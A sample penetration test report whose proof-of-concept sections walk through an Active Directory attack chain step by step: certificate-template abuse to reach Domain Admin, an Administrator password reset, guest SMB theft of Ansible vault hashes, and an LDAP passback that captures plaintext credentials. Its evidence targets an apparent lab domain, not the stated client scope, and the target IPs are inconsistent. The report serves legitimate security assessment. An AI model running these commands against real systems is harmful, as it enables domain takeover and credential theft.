External Web Application & Internal Active Directory Penetration Test

Example Company

OBJECT	EDITOR	DATE
Example Company security report	Oscar Douglas	2026-02-18

VERSION	DATE	EDITOR’S NAME	OBJECT
1.0	2026-02-15	Oscar Douglas	Document creation

SUMMARY

1. CONTACTS

NAME	OCCUPATION	PHONE	E-MAIL
John Smith	Auditor and Technical Team Referent	0000000000	test@examplecompany.com
Oscar Douglas	Cybersecurity consultant	+44 7787973331	oscar@nelsondouglas.com

CONTEXT, OBJECTIVES AND SCOPE

2. INTRODUCTION

2.1 MAILING LIST

COMPANY	PERSON	OCCUPATION
Example Company	John Smith	IT Manager
Nelson Douglas Cyber Security	Oscar Douglas	Cybersecurity consultant

2.2 PERIOD AND CONFIDENTIALITY

The security audit took place over the following period(s):

AUDIT ACTIVITY	DATE
Penetration Testing	From 2026-02-12 to 2026-02-15

All data collected during the audit will be transmitted to their owner (Example Company) upon request and/or destroyed at the end of the mission.

2.3 PERIMETER

2.3.1 Technical perimeter

Example Company notified Nelson Douglas Cyber Security of the Penetration Test authorization and provided the following resources:

- scope: examplecompany.com
- scope: examplecompany.local

The entire service is performed remotely from public IP addresses: 188.30.87.32.

EXECUTIVE SUMMARY

3. EXECUTIVE SUMMARY

Assessment Summary

Nelson Douglas Cyber Security conducted a security assessment of Example Company’s systems. We found several serious security weaknesses that could allow attackers to access or damage your systems and data.

The most critical issue that was found is a certificate system misconfiguration that could allow a regular user to gain full administrator control over your entire Windows network. This represents an immediate and severe threat that requires urgent attention.

We also found several other high-risk issues: stored passwords accessible to anyone on the network, weaknesses that allow attackers to steal user credentials and missing antivirus protection. Together, these issues could allow unauthorised access and the ability to move throughout the network.

Several moderate-risk issues were identified, including disabled security protections, weak encryption settings, missing website security features, and unsecured password storage. While each issue alone is less severe, collectively they increase your overall vulnerability and provide additional ways for attackers to compromise your systems.

This report describes each security issue in detail and provides clear steps to fix them. The critical issues require immediate action to prevent attackers from compromising your systems. It is recommended to address issues in order of their severity scores and potential business impact.

Key Findings

Several findings were identified during the engagement, ranging in severity, which may present a risk to the organisation if left unaddressed. Each finding is documented within this report and includes a description of the issue, its potential impact, and recommended remediation steps.


Overall, this report is intended to provide Example Company with a clear understanding of the web application’s security posture and to support informed decision-making regarding risk management and remediation priorities.

3.1 PRESENTATION OF VULNERABILITIES AND FINDINGS

The table below lists the vulnerabilities observed during the audit. Each vulnerability is associated with one or more recommendations, with one or more threats and with a severity level based on the CVSS scale, i.e. according to the impact and the ease of exploitation, in accordance state of the art.

TITLE	SCOPE	CVSS SCORE
(AD CS) ESC1 Exploitation Leading to Domain Compromise	examplecompany.local	CVSS 9.8
Ansible Vault Hashes in SMB Share	examplecompany.com	CVSS 8.8
LDAP Passback Attack via Ansible Web Interface (Preauthenticated)	examplecompany.com	CVSS 8.8
Antivirus Not Detected	examplecompany.local	CVSS 7.8
LSA Protection Not Enabled	examplecompany.local	CVSS 7.3
SSL Vulnerable to LOGJAM Attack	examplecompany.com	CVSS 5.9
Anonymous SMB Share Enumeration	examplecompany.com	CVSS 5.3
Missing Security Headers	examplecompany.com	CVSS 5.3
Cached Credentials Enabled	examplecompany.local	CVSS 5.1
Nmap Scan (UDP)	examplecompany.com	CVSS 0.0
Nmap Scan (TCP)	examplecompany.com	CVSS 0.0

The graph below provides an overall view of the level and number of vulnerabilities in the scope audited. The presence of 1 vulnerability qualified as « critical », of 4 vulnerabilities qualified as « high » and of 4 vulnerabilities qualified as « medium »



TECHNICAL SUMMARY

4. TECHNICAL SUMMARY

4.1 VULNERABILITIES RESEARCH

The vulnerabilities identified during this engagement were researched, validated, and documented in accordance with OWASP Top 10 guidance and CREST-aligned penetration testing standards. Testing focused on identifying realistic, exploitable security weaknesses rather than theoretical issues, using a combination of manual techniques and targeted tooling. Each finding was verified where possible and assessed for its potential impact to the confidentiality, integrity, and availability of the application and underlying data.

The assessment considered common web application risk categories including access control weaknesses, authentication and session management failures, injection flaws, insecure design decisions, security misconfigurations, vulnerable or outdated components, cryptographic weaknesses, insufficient logging and monitoring, and server-side request forgery. In line with CREST reporting requirements, each disclosed vulnerability includes a clear description, supporting evidence, an assessment of risk based on likelihood and impact, and practical remediation guidance. Only confirmed findings that present a genuine security risk are included within this report.

4.2 DISCOVERED VULNERABILITIES

(AD CS) ESC1 Exploitation Leading to Domain Compromise

scope: examplecompany.local

CVSS Score: 9.8 (Critical)

Description

The Active Directory Certificate Services implementation contains a misconfigured certificate template (CorpVPN) that permits subject alternative name (SAN) specification without manager approval.

This configuration weakness, combined with overly permissive enrolment rights, allows an authenticated low-privilege user with the SeMachineAccount privilege to request certificates on behalf of privileged accounts, including Domain Administrators. The vulnerability is exacerbated by the ability to add machine accounts to the domain, which can then be leveraged to request certificates with arbitrary subject alternative names.

This chain of vulnerabilities permits a complete domain takeover through certificate-based authentication and LDAP manipulation.

Impact

Successful exploitation of this vulnerability results in complete compromise of the Active Directory domain. An attacker with low-privilege credentials can escalate to Domain Administrator level access, enabling them to:

- Access all domain resources, including sensitive data across all domain-joined systems
- Modify or delete critical Active Directory objects and group memberships
- Create, modify or delete user accounts with administrative privileges
- Maintain persistent access through multiple mechanisms including certificate-based authentication
- Pivot to additional systems within the network infrastructure
- Exfiltrate sensitive corporate data and intellectual property
- Deploy ransomware or other malicious payloads across the entire domain
- Completely undermine the confidentiality, integrity and availability of the organisation's Active Directory environment


POC

Using credentials for the low-privilege account 'svc_ldap', add a new computer account to the domain:

Execute the following:

```
impacket-addcomputer 'authority.htb/svc_ldap' -method LDAPS -computer-name 'EVIL01' -computer-pass 'Str0ng3st_P@ssw0rd!' -dc-ip 10.129.1.95
```

5. This creates a machine account 'EVIL01$' with a known password



```
└──╼ $certipy req -u 'EVIL01$' -p 'Str0ng3st_P@ssw0rd!' -dc-ip 10.129.229.56 -ca AUTHORITY-CA -template CorpVPN -upn administrator@authority.htb -dns authority.htb -debug
Certipy v5.0.4 - by Oliver Lyak (ly4k)
```


Request a certificate from the misconfigured CorpVPN template using the newly created machine account:

Execute the following:

```
certipy req -u 'EVIL01$' -p 'Str0ng3st_P@ssw0rd!' -dc-ip 10.129.1.95 -ca AUTHORITY-CA -template CorpVPN -upn administrator@authority.htb -dns authority.htb -debug
```

Specify the UPN as administrator@authority.htb to impersonate the Domain Administrator

The certificate is issued without approval due to template misconfiguration




```
└──╼ $certipy req -u 'EVIL01$' -p 'Str0ng3st_P@ssw0rd!' -dc-ip 10.129.1.95 -ca AUTHORITY-CA -template CorpVPN -upn administrator@authority.htb -dns authority.htb -debug
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[+] Nameserver: '10.129.1.95'
[+] DC IP: '10.129.1.95'
[+] DC Host: None
[+] Target IP: '10.129.1.95'
[+] Remote Name: '10.129.1.95'
[+] Domain: ''
[+] Username: 'EVIL01$'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.1.95[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.1.95[\pipe\cert]
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate with multiple identities
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator_authority.pfx'
[+] Attempting to write data to 'administrator_authority.pfx'
[+] Data written to 'administrator_authority.pfx'
[*] Wrote certificate and private key to 'administrator_authority.pfx'
```

Authenticate to the domain controller using the fraudulently obtained certificate:
Execute:

```
certipy auth -pfx 'administrator_authority.pfx' -dc-ip 10.129.1.95 -ldap-shell
```

This provides an LDAP shell with Domain Administrator privileges




```
└──╼ $certipy auth -pfx 'administrator_authority.pfx' -dc-ip 10.129.1.95 -ldap-shell
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@authority.htb'
[*]     SAN DNS Host Name: 'authority.htb'
[*] Connecting to 'ldaps://10.129.1.95:636'
[*] Authenticated to '10.129.1.95' as: 'u:HTB\\Administrator'
```

Escalate the original low-privilege account to Domain Administrator:

Within the LDAP shell, execute:

```
add_user_to_group svc_ldap 'Domain Admins'
```

The svc_ldap account now has Domain Administrator rights



```
# add_user_to_group svc_ldap 'Domain Admins'
Adding user: svc_ldap to group Domain Admins result: OK
```

Establish administrative access using the escalated account:


Execute:

```
evil-winrm -i 10.129.1.95 -u svc_ldap -p lDaP_1n_th3_cle4r!
```

Verify Domain Administrator access and ability to execute privileged commands
Reset the built-in Administrator account password to maintain persistence:
Execute:

```
net user Administrator password123!
```

This provides an additional avenue for administrative access




```
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> net user Administrator password123!
The command completed successfully.
```

Verify complete domain compromise:
Execute:

```
evil-winrm -i 10.129.1.95 -u Administrator -p password123!
```

Confirm full administrative control over the domain



```
┌─[oscar@parrot]─[~]
└──╼ $evil-winrm -i 10.129.1.95 -u Administrator -p password123!

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir
```

Recommendation

Immediately disable the CorpVPN certificate template or remove the ability to specify subject alternative names without manager approval. Configure the template to require manager approval for all certificate requests that include SAN fields, ensuring administrative oversight of privileged certificate issuance.

Restrict certificate enrollment permissions to only authorised users and groups. Remove the ability for standard users to enroll in templates that allow SAN specification. Implement stricter controls around the SeMachineAccount privilege and limit which users can add computer accounts to the domain.

Deploy certificate auditing and monitoring to detect anomalous certificate requests. Configure alerts for certificate requests that specify alternative names for privileged accounts. Consider implementing certificate transparency logging and regular review of issued certificates to identify unauthorised or suspicious certificate activity.

Conduct a comprehensive review of all certificate templates to identify similar misconfigurations. Ensure that templates follow the principle of least privilege and require appropriate approval workflows for certificates that convey elevated permissions.

Ansible Vault Hashes in SMB Share

scope: examplecompany.com

CVSS Score: 8.8 (High)

Description

Configuration files containing Ansible vault hashes were identified within the "Development" SMB share. These vault hashes were successfully extracted using ansible2john, cracked using hashcat, and subsequently decrypted using ansible-vault to reveal plaintext passwords and sensitive credentials.

The recovered passwords were validated and successfully used to authenticate to an Ansible service, demonstrating that the weak encryption protecting these credentials could be defeated through readily available tools and techniques.

This exposure of Ansible configuration files with inadequately protected vault passwords represents a critical security weakness, as it enabled unauthorised access to automation infrastructure and potentially the credentials used to manage multiple systems.

Impact

The successful decryption of Ansible vault passwords and subsequent authentication to the Ansible service represents a critical compromise of the automation infrastructure.


An attacker with access to the Ansible service could retrieve credentials for numerous managed systems, modify playbooks to deploy malicious configurations, execute arbitrary commands across the entire managed infrastructure, exfiltrate sensitive data from managed hosts, and establish persistent access mechanisms across multiple systems.

The impact extends beyond the immediate Ansible service, as this platform typically holds credentials and configuration details for a broad range of systems within the environment, potentially leading to widespread compromise of the infrastructure. Additionally, the attacker could modify automation workflows to introduce backdoors or maintain long-term persistence across the estate.

POC


Connect to the SMB share using the Guest account via

```
smbclient -U Guest //10.129.229.56/Development
```




```
(env) ┌─[oscar@parrot]─[~]
└──╼ $smbclient -U Guest //10.129.229.56/Development
Password for [WORKGROUP\Guest]:
Try "help" to get a list of possible commands.
smb: \> dir
```

6. Navigate to \Automation\Ansible\PWM\defaults\ and retrieve the main.yml file



```
smb: \Automation\Ansible\PWM\> cd defaults
smb: \Automation\Ansible\PWM\defaults\> dir
  .                                   D        0  Fri Mar 17 13:20:48 2023
  ..                                  D        0  Fri Mar 17 13:20:48 2023
  main.yml                            A     1591  Sun Apr 23 23:51:38 2023

                5888511 blocks of size 4096. 1491792 blocks available
smb: \Automation\Ansible\PWM\defaults\> get main.yml
getting file \Automation\Ansible\PWM\defaults\main.yml of size 1591 as main.yml (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
smb: \Automation\Ansible\PWM\defaults\>
```

This file contains the aforementioned hashes



```
└──╼ $cat main.yml
---
pwm_run_dir: "{{ lookup('env', 'PWD') }}"

pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          6134353663663462373265633832356663356239383039640a346431373431666433343434366139
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          6334326263326364380a653034313733326639323433626130343834663538326439636232306531
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
```

Recommendation

Remove all Ansible configuration files containing vault hashes from the Development SMB share immediately. Store Ansible vault files in a dedicated secrets management solution such as HashiCorp Vault, AWS Secrets Manager, or Azure Key Vault, ensuring they are never stored in file shares accessible through SMB.

Implement stronger vault encryption by using complex passwords that exceed twenty characters and include mixed case, numbers, and special characters. Consider using keyfiles in addition to passwords for vault encryption, storing the keyfiles separately from the vault files themselves through secure, access-controlled channels.

Rotate all credentials that were stored in the compromised Ansible vaults. This includes service account passwords, API keys, database credentials, and any other secrets that were accessible through the Development share. Ensure the new credentials are stored securely and monitored for unauthorised access attempts.

Review and restrict access to the Development share. Implement proper access controls based on the principle of least privilege, removing anonymous or guest access entirely. Enable detailed audit logging for all access to development resources and establish regular reviews of who has access to sensitive automation infrastructure.

LDAP Passback Attack via Ansible Web Interface (Preauthenticated)

scope: examplecompany.com

CVSS Score: 8.8 (High)

Description

The application is configured to communicate with LDAP servers using unencrypted connections on port 389 and allows user-controlled modification of the LDAP server address. This combination enables an LDAP passback attack where an attacker can modify the LDAP server configuration to point to their own malicious server, causing the application to transmit authentication credentials to the attacker-controlled endpoint.

When LDAP bind operations are performed over unencrypted channels, authentication credentials including distinguished names and passwords are transmitted in plain text. In this instance, the LDAP server URL was modified to point to an attacker-controlled listener (10.10.14.35:389), and the service account credentials and password were successfully captured during the subsequent bind operation.

Impact

The LDAP passback vulnerability combined with unencrypted credential transmission presents a critical security risk to the organisation. An attacker with low-level authenticated access to the application can redirect LDAP authentication traffic to their own server and harvest valid directory service credentials.

The compromised service account credentials provide authenticated access to the legitimate LDAP directory service, enabling enumeration of sensitive directory information including user accounts, group memberships, organisational structure and privileged account details. The service account likely possesses elevated privileges within Active Directory, potentially allowing unauthorised modification of directory objects, password resets, group membership changes or privilege escalation to domain administrator level.

Captured credentials may also be reused across multiple systems, facilitating lateral movement throughout the network environment and potential domain compromise.

POC


Authenticate to the application with a low-privileged user account utilising credentials that were compromised prior.
Navigate to the LDAP configuration settings within the application interface.
Start a network listener on your attacking machine using the command: sudo nc -nvlp 389

Modify the LDAP server URL configuration to point to your attacking machine (e.g., ldap://10.10.14.35:389).

Save the modified LDAP configuration and trigger a test connection or profile validation.

Observe the network listener capturing the bind request containing the distinguished name and password in plain text format.
Extract the credentials from the captured data:

```
username CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
and password lDaP_1n_th3_cle4r!
```



LDAP URLs

ldaps://authority.authority.htb:636

ldap://10.10.14.35:389

Last Modified August 11, 2022 at 1:46:23 AM GMT

LDAP Certificates

Import the LDAP Server Certificates. PWM stores these certificates in the configu
to validate the identity of your LDAP server.

Last Modified August 11, 2022 at 1:46:23 AM GMT

LDAP Proxy User

CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb

Last Modified August 11, 2022 at 1:46:23 AM GMT


LDAP Proxy Password

Value stored.

Last Modified August 11, 2022 at 1:46:23 AM GMT

LDAP Profile: default

LDAP	WARN	Unable to connect to LDAP server default, error: error connecting to ldap directory (default), error: unable to create connection: unable to connect to any configured ldap url, last error: unable to bind to ldap://10.10.14.35:389 as CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb reason: LDAP connection has been closed
LDAP	WARN	Unable to connect to LDAP server ldaps://authority.authority.htb:636, error: error connecting to ldap server 'ldaps://authority.authority.htb:636': unable to create connection: unable to connect to any configured ldap url, last error: unable to bind to ldaps://authority.authority.htb:636 as CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb reason: CommunicationException (authority.authority.htb:636; PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target)
LDAP	WARN	Unable to connect to LDAP server ldap://10.10.14.35:389, error: error connecting to ldap server 'ldap://10.10.14.35:389': unable to create connection: unable to connect to any configured ldap url, last error: unable to bind to ldap://10.10.14.35:389 as CN=svc_ldap,OU=Service



```
┌─[oscar@parrot]─[~]
└──╼ $sudo nc -nvlp 389
[sudo] password for oscar:
listening on [any] 389 ...
connect to [10.10.14.35] from (UNKNOWN) [10.129.229.56] 59786
0Y`T;CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb@lDaP_1n_th3_cle4r!^C
```

Recommendation

